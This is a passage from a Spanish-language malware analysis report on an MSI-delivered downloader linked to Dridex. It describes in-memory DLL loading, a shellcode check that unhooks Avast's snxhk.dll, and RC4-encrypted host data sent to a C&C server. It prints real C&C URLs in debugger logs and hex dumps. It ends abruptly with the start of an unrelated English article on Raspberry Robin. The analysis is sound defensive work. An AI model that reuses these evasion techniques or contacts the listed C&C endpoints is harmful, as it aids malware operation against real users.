


Figura 50. DLL en memoria sin el magic number MZ.

De nuevo, otra medida de protección por si se consiguen descifrar esos datos y que no pueda ser ejecutado por ninguna aplicación, ya que no dispone de la cabecera adecuada. Acto seguido, se le añade el MZ inicial.




Figura 51. Añadido del magic number MZ a la dll.

La DLL (por parte de la cabecera, más bien *shellcode*) es generada con una sección con nombre aleatorio, va conformando la misma de forma estructurada con diferentes trozos de código o *shellcodes*.




Figura 52. dll ejecutada en memoria con sección anómala.

Otra de las *shellcodes* que cargará en memoria parece buscar la solución Antivirus Avast. Esta *shellcode* comprueba si se ha realizado un *hook* o gancho en la función LdrLoadDLL (no documentada), accediendo a su dirección de memoria y comprobando si el primer byte es igual a E9, que equivaldría a un jmp o salto en ensamblador. En caso de ser afirmativo, se procede a desvincular de la memoria del proceso la DLL con nombre "snxhk.dll" que se trata de una librería de Avast para realizar *hooks* o ganchos para monitorizar los procesos en su *sandbox*. Esta actividad o artefacto era propio de Dridex, por lo que existe cierta conexión entre ambos tipos de *malware*.

snxhk.dll utilizado para monitorizar las llamadas a la API de LdrLoadDLL

Figura 53. Shellcode para comprobar soluciones de Avast.

Finalmente, si no se detectan herramientas de análisis o un entorno sospechoso para los atacantes, descarga *malware* desde el siguiente C&C mediante la API URLDownloadToCacheFileA:

```
h[tt]p://74.215.36.107:8080/8827540a98fb5291a8402ebcab6a07a69173512b1f31e0ab18982bd6626484bf4755feb...  
b1f31e0ab18982bd6626484bf4755feb...19c97cbd008135bb55367870d790e868e  
8cd6f2aa6e1bb5bbe545c69d145ad357ec21b78ddfb7fbcc98cd8c7f93b5b37827c  
fa3165dc2467d433e5583c19d69941f259548d10146cddc6353ba40c7d2
```

The screenshot shows a debugger interface with several API calls listed in a table. The table has columns for #, Time of Day, TID, Module, and API. The API column shows calls like URLDownloadToCacheFileA, _lstrlenA, _GetProcessHeap, _HeapAlloc, _MultiByteToWideChar, _CoTaskMemAlloc, _HeapAlloc, _memset, and _lstrlenW. Below the table is a hex dump of a buffer with a size of 497 bytes. The dump shows a sequence of ASCII characters and their corresponding hex values.

#	Time of Day	TID	Module	API
4349	10:18:19.524 AM	2800	KERNELBASE....	URLDownloadToCacheFileA (NULL, "http://74.215.36.107:8080/8827540a98fb5291a8402ebcab6a07a69173512b1f31e0ab18982bd6626484bf4755feb...")
4350	10:18:19.524 AM	2800	urimon.dll	_lstrlenA ("http://74.215.36.107:8080/8827540a98fb5291a8402ebcab6a07a69173512b1f31e0ab18982bd6626484bf4755feb...")
4351	10:18:19.524 AM	2800	urimon.dll	_GetProcessHeap ()
4352	10:18:19.524 AM	2800	urimon.dll	_HeapAlloc (0x00360000, 0, 994)
4353	10:18:19.524 AM	2800	urimon.dll	_MultiByteToWideChar (CP_ACP, 0, "http://74.215.36.107:8080/8827540a98fb5291a8402ebcab6a07a69173512b1f31e0ab1898...")
4354	10:18:19.524 AM	2800	urimon.dll	_CoTaskMemAlloc (520)
4355	10:18:19.524 AM	2800	nla32.dll	_HeapAlloc (0x00360000, 0, 520)
4356	10:18:19.524 AM	2800	urimon.dll	_memset (0x003a8960, 0, 520)
4357	10:18:19.524 AM	2800	urimon.dll	_lstrlenW ("http://74.215.36.107:8080/8827540a98fb5291a8402ebcab6a07a69173512b1f31e0ab18982bd6626484bf4755feb...")

Hex Buffer: 497 bytes (Pre-Call)
Pre-Call Value Post-Call Value
0x003a7e70 0x003a7e70
"http://74.215.36.107:8080/8827540a98fb5291a8402ebcab6a07a69173512b1f31e0ab18982bd6626484bf4755feb..."
0000 68 74 74 70 3a 2f 2f 37 34 2e 32 31 35 2e 33 36 2e 31 http://74.215.36.1
0012 30 37 3a 38 30 38 30 2f 38 38 32 37 35 34 30 61 39 38 07:8080/8827540a98
0024 66 62 35 32 39 31 61 38 34 30 32 65 62 63 61 62 36 61 fb5291a8402ebcab6a
0036 30 37 61 36 39 31 37 33 35 31 32 62 31 66 33 31 65 30 07a69173512b1f31e0

Figura 55. URL del C&C para la descarga de artefactos.

Se trata, por lo tanto, de un artefacto del tipo *Downloader*, que descarga y ejecuta.

The screenshot shows the VirusTotal analysis interface. It lists five URLs that have been analyzed. The first URL, http://74.215.36.107/, has 1 detection (1/90). The second URL, http://74.215.36.107/cgi-bin/QT.cgi?count=^, has 1 detection (1/88). The third URL, http://74.215.36.107:8080/f2ef3f401be49ced2b30b35bf63eaaa6dcca2c3850d7bf695324c1ae21..., has 3 detections (3/88). The fourth URL, http://74.215.36.107:8080/, has 1 detection (1/88). The fifth URL, http://74.215.36.107:8080/d544b76cd96b3567b0a6b3d6af8d331079b829566bfd5af8f91a7d36bc..., has 3 detections (3/87). The interface includes a search bar, navigation buttons, and a footer with links to various security tools.

#	Time of Day	TID	Module	API	Return Value	Error
3374	10:18:19.337 AM	2800	KERNELBASE...	strchr (0x010001*001de0bd829*10*SAMSUNG-PC23\Hermione*496e74656C8522920436, ...)	NULL	
3375	10:18:19.337 AM	2800	KERNELBASE...	sprintf (0x003a85f0, "%s,%s", ...)	80	
3376	10:18:19.337 AM	2800	KERNELBASE...	EnumDisplayDevicesA (NULL, 1, 0x01faf930, 0)	TRUE	
3377	10:18:19.337 AM	2800	USER32.dll	-memset (0x01faf93c, 0, 420)	0x01faf93c	
3378	10:18:19.337 AM	2800	USER32.dll	-RtlUnicodeToMultiByteN (0x01faf93c, 32, 0x01faf340, "\\\DISPLAY1", 26)	STATUS_SUCCESS	
3379	10:18:19.337 AM	2800	USER32.dll	-RtlUnicodeToMultiByteN (0x01faf93c, 128, 0x01faf340, "Mobile Intel(R) 965 Express Ch...")	STATUS_SUCCESS	
3380	10:18:19.337 AM	2800	USER32.dll	-RtlUnicodeToMultiByteN (0x01faf9e0, 128, 0x01faf340, "PCIVEN_8006&DEV_2A02&SUB_0003&SUBSYS_0003&REV_0001")	STATUS_SUCCESS	
3381	10:18:19.337 AM	2800	USER32.dll	-RtlUnicodeToMultiByteN (0x01faf93c, 32, 0x01faf340, "\\\DISPLAY2", 26)	STATUS_SUCCESS	
3382	10:18:19.337 AM	2800	KERNELBASE...	tbsr (0x010001*001de0bd829*10*SAMSUNG-PC23\Hermione*496e74656C8522920436, e496e74656C8522920436, 0x003a862b)	TRUE	
3383	10:18:19.337 AM	2800	KERNELBASE...	EnumDisplayDevicesA (NULL, 2, 0x01faf930, 0)	TRUE	
3384	10:18:19.337 AM	2800	USER32.dll	-memset (0x01faf93c, 0, 420)	0x01faf93c	
3385	10:18:19.337 AM	2800	USER32.dll	-RtlUnicodeToMultiByteN (0x01faf93c, 32, 0x01faf340, "\\\DISPLAY1", 28)	STATUS_SUCCESS	
3386	10:18:19.337 AM	2800	USER32.dll	-RtlUnicodeToMultiByteN (0x01faf93c, 128, 0x01faf340, "PODOD Chained DD", 34)	STATUS_SUCCESS	
3387	10:18:19.337 AM	2800	USER32.dll	-RtlUnicodeToMultiByteN (0x01faf9e0, 128, 0x01faf340, "", 2)	STATUS_SUCCESS	
3388	10:18:19.337 AM	2800	USER32.dll	-RtlUnicodeToMultiByteN (0x01faf9e0, 128, 0x01faf340, "\\\Registry\Machine\System\Cu...")	STATUS_SUCCESS	
3389	10:18:19.337 AM	2800	KERNELBASE...	EnumDisplayDevicesA (NULL, 3, 0x01faf930, 0)	TRUE	
3390	10:18:19.337 AM	2800	USER32.dll	-memset (0x01faf93c, 0, 420)	0x01faf93c	
3391	10:18:19.337 AM	2800	USER32.dll	-RtlUnicodeToMultiByteN (0x01faf93c, 32, 0x01faf340, "\\\DISPLAY2", 28)	STATUS_SUCCESS	

Figura 58. Recolección de datos antes de cifrar para enviar el servidor de C&C

Después cifrará la información mediante una función RC4 y la enviará al C&C a la espera de descargar y ejecutar el siguiente artefacto, según los datos proporcionados. Esto se realiza mediante las funciones de la API URLDownloadToFileA y WinExec.

Podemos comprobar que las cargas útiles son similares en los 2 artefactos, a diferencia de las direcciones IP.

```
80 25 38 38 78 2A 25 38 32 78 25 30 32 78 25 38 25 78 25 Microsoft\Multimedia...%08x%02x%02x%02x%
55 54 45 52 4E 41 4D 45 00 00 00 2A 25 73 00 55 53 45 02x%02x%02x%"%s...COMPUTERNAME...*%s.USE
2F 2F 37 34 2E 32 31 35 2E 33 38 2E 31 30 37 3A 38 30 38 RNAME...*%s_%s..http://74.215.36.107:808
6E 50 8D 44 24 74 BD 08 10 25 6E 50 8D 44 24 18 32 DB 50 0/.....SUWV.D$...%nP.D$t...%nP.D$..3.P
48 20 25 6E 85 C8 75 07 32 C0 E9 9C 03 00 00 6A 02 8D 44 WU.....\$$h....t$,..H %n..u.2....j..D
20 25 6E 33 C0 8D 7C 24 38 AB AB AB AB 04 24 30 50 FF $tf.D$1.P).WUh.....D %n3..|$0....DS$0P.
6A 40 8B 40 30 25 FF FF FF 7F 89 44 24 1C FF D7 8B E8 FF .<%nd.0....=$ %nh....j@.00%....D$.....
B6 44 24 46 50 0F B6 44 24 49 50 0F B6 44 24 4C 50 0F B6 . %n3....P..DS$CP..D$FP..D$IP..D$LP..
03 00 00 83 C4 28 88 5C 24 70 8D 44 24 70 56 8B 35 0C 20 DS$OP..D$RP.t$0h(.%nU.....(.\$p.D$pV.5.
2B CA 8D 44 24 78 50 68 5C 10 25 6E 8D 04 29 50 E8 C1 03 %nPhL.%n....Q...A..u.+..D$pPh\.%n...)P...
```

maña más que el desarrollo ya no (al menos en la mayoría de los casos).
Downoaded).

DLL inicial ofuscada

\16 de Enero_dominioZXN.fYi.msi\					
Nombre	Tamaño	Tamaño comp...	Creado	Modificado	Directorios
!AdminUISequence	24	64			
!_Validation	1 200	1 216			
!_Tables	22	64			
!Binary	4	64			
!_Columns	384	384			
!_StringData	3 415	3 456			
!Property	48	64			
!_StringPool	520	576			
!CustomAction	12	64			
!AdminExecuteSequence	40	64			
Binary.MRxQfmwQN... Binary.vmOUqNmUPtb...	1 720 320	1 720 320			
!InstallUISequence	30	64			
!InstallExecuteSequence	84	128			
!AdvtExecuteSequence	42	64			
[5]SummaryInformation	516	576			

\CZC951BHIX=cultura.dominiojrX.tw.msi\					
Nombre	Tamaño	Tamaño comp...	Creado	Modificado	Directorios
!AdminUISequence	24	64			
!_Validation	1 200	1 216			
!_Tables	22	64			
!Binary	4	64			
!_Columns	384	384			
!_StringData	3 419	3 456			
!Property	44	64			
!_StringPool	516	576			
!CustomAction	12	64			
!AdminExecuteSequence	40	64			
Binary.vmOUqNmUPtb...	1 597 440	1 597 440			
!InstallUISequence	30	64			
!InstallExecuteSequence	84	128			
!AdvtExecuteSequence	42	64			
[5]SummaryInformation	532	576			

Figura 63. DLL iniciales incluidas dentro de los ficheros MSI.

0000036b	69 6D 65 64 69 51 00 00 00 00 25 30 38 78 2A 25 38 32 78 25 38 32 78 25 38 32	imedia...%08x%02x%02x%02
00000384	78 25 30 32 78 25 30 32 78 25 30 32 78 2A 25 75 00 00 00 00 43 4F 4D 50 55	x%02x%02x%02x%u...COMPU
0000039d	54 45 52 4E 41 4D 45 00 00 00 00 2A 25 73 00 55 53 45 52 4E 41 4D 45 00 00	TERNAME....%s.USERNAME..
000003b6	00 00 2A 25 73 5F 25 73 00 00 68 74 74 70 3A 2F 2F 38 35 2E 35 36 2E 32 33	..%s_%s..http://35.56.23
000003cf	36 2E 34 35 3A 38 30 38 30 2F 00 81 EC 10 03 00 00 53 55 56 57 8D 44 24 14	6.45:8080/.SUVW.D\$.
000003e8	BF 00 10 C3 68 50 8D 44 24 74 BD 08 10 C3 68 50 8D 44 24 18 33 DB 50 57 55	...hP.D\$t....hP.D\$.3.PWU
00000401	BE 05 01 00 00 89 5C 24 24 68 01 00 00 80 89 74 24 2C FF 15 48 20 C3 68 85\\$\$h....t\$,..H .h.
0000041a	C0 75 07 32 C0 E9 9B 03 00 00 6A 02 8D 44 24 74 66 C7 44 24 74 31 BB 58 6A	II 2. i D\$tf D\$t1 Pi

Figura 65. Carga útil en el fichero MSI de diciembre.

La carga más reciente difiere tanto en la URL como en IP y puerto. Además de la clave de registro utilizada como baliza.

00002f8	28 00 00 00 70 69 68 71 6A 00 00 00 16 03 00 00 26 00 00 16 03 00 00 E6 87 00 00 00 00 00 00 00 00 00 00 00 00 00 00	..yikqj.....
0000310	00 00 40 00 00 40 6B 63 69 6E 73 62 00 00 40 00 00 00 30 00 00 4C 00 00 00 FC 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.0..0kcinsb..L...0..L.....
0000344	00 00 00 00 48 00 00 42 55 73 65 72 6E 01 60 65 00 00 00 00 53 6F 66 74 77 61 72 05 5C 40 69 63 72 6F 73 6F 66 74	...0..Username...Software\Microsoft
000036a	5C 41 73 73 69 73 74 61 6E 03 65 00 00 00 25 30 38 78 2A 25 30 32 78 25 30 32 78 25 30 32 78 25 30 32	\Assistance...%08x%02x%02x%02x%02
0000390	78 25 38 32 78 2A 25 75 00 00 00 00 43 6F 60 70 75 74 65 72 6E 61 60 65 00 00 00 00 2A 25 73 00 2A 25 73 5F 25 73	x%02x%u...Computername....%s.%s
00003b6	00 00 60 74 74 70 73 3A 2F 2F 0E 68 2E 00 73 2F 00 00 81 EC 10 03 00 00 56 FF 15 20 20 F9 6C 33 D2 B9 00 EA 00 00	..https://0.0.0.0/.....V.. .ls.
00003dc	F7 F1 8B F0 83 FE 05 73 07 32 C0 E9 3B 04 00 00 53 55 57 8D 44 24 14 C7 44 24 14 05 01 00 00 58 8D 44 24 74 BD 00s.2..;...SUW.D\$..0\$....P.D\$t..
0000402	18 F9 8C 50 8D 44 24 18 BF 8C 18 F9 6C 50 55 57 33 08 68 81 00 00 89 5C 24 28 FF 15 48 20 F9 6C 85 C0 8F 84 00	.IP.D\$....IPUW3.h....1\$(..H .1....

Figura 66. Carga útil en el fichero MSI de 16 de enero.

Se conecta a un dominio utilizando el protocolo https en lugar de http como en las anteriores, por lo que se podría pensar que han actualizado algún vector en los ficheros de infección.

Raspberry Robin's Roshtyak: A Little Lesson in Trickery

by **Jan Vojtěšek** – September 22, 2022 – 46 min read

There are various tricks malware authors use to make malware analysts' jobs more difficult. These tricks include obfuscation techniques to complicate reverse engineering, anti-sandbox techniques to evade sandboxes, packing to bypass static detection, and more. Countless deceptive tricks used by various malware strains in-the-wild have [been documented](#) over the years. However, few of these tricks are implemented in a typical piece of malware, despite the many available tricks.



